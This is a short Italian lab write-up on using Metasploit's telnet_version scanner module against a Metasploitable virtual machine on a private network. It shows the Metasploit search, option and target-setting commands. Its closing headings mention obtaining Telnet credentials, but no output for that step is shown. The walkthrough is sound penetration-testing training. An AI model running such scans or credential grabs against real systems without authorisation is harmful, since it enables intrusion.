Exploit Telnet con Metasploit

Obiettivo:

utilizzare Metasploit per sfruttare la vulnerabilità relativa a Telnet con il modulo auxiliary telnet_version sulla macchina Metasploitable.

Configurazione:

Ip kali linux: 192.168.1.25

```
4: eth2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:6d:32:14 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.25/24 brd 192.168.1.255 scope global noprefixroute eth2
       valid_lft forever preferred_lft forever
    inet6 fe80::8485:586b:a75c:2c0a/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

Ip metasploitable: 192.168.1.40

```
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:8f:37:6d brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.40/24 scope global eth0
```

Rilevamento versione di telnet


Ricerca del modulo adatto

```
msf6 > search telnet_version

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank    Check  Description
   -  ----                                                  ---------------  ----    -----  -----------
   0  auxiliary/scanner/telnet/lantronix_telnet_version     .                normal  No     Lantronix Telnet Service Ba
nner Detection
   1  auxiliary/scanner/telnet/telnet_version               .                normal  No     Telnet Service Banner Detec
tion


Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/telnet/telnet_version

msf6 > use 1
msf6 auxiliary(scanner/telnet/telnet_version) > options
```

Controllo e configurazione delle opzioni

```
msf6 auxiliary(scanner/telnet/telnet_version) > options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
                                        basics/using-metasploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) > set rhosts 192.168.1.40
rhosts => 192.168.1.40
```

Lancio del payload con il comando exploit e ottenimento delle credenziali d'accesso a Telnet



Accesso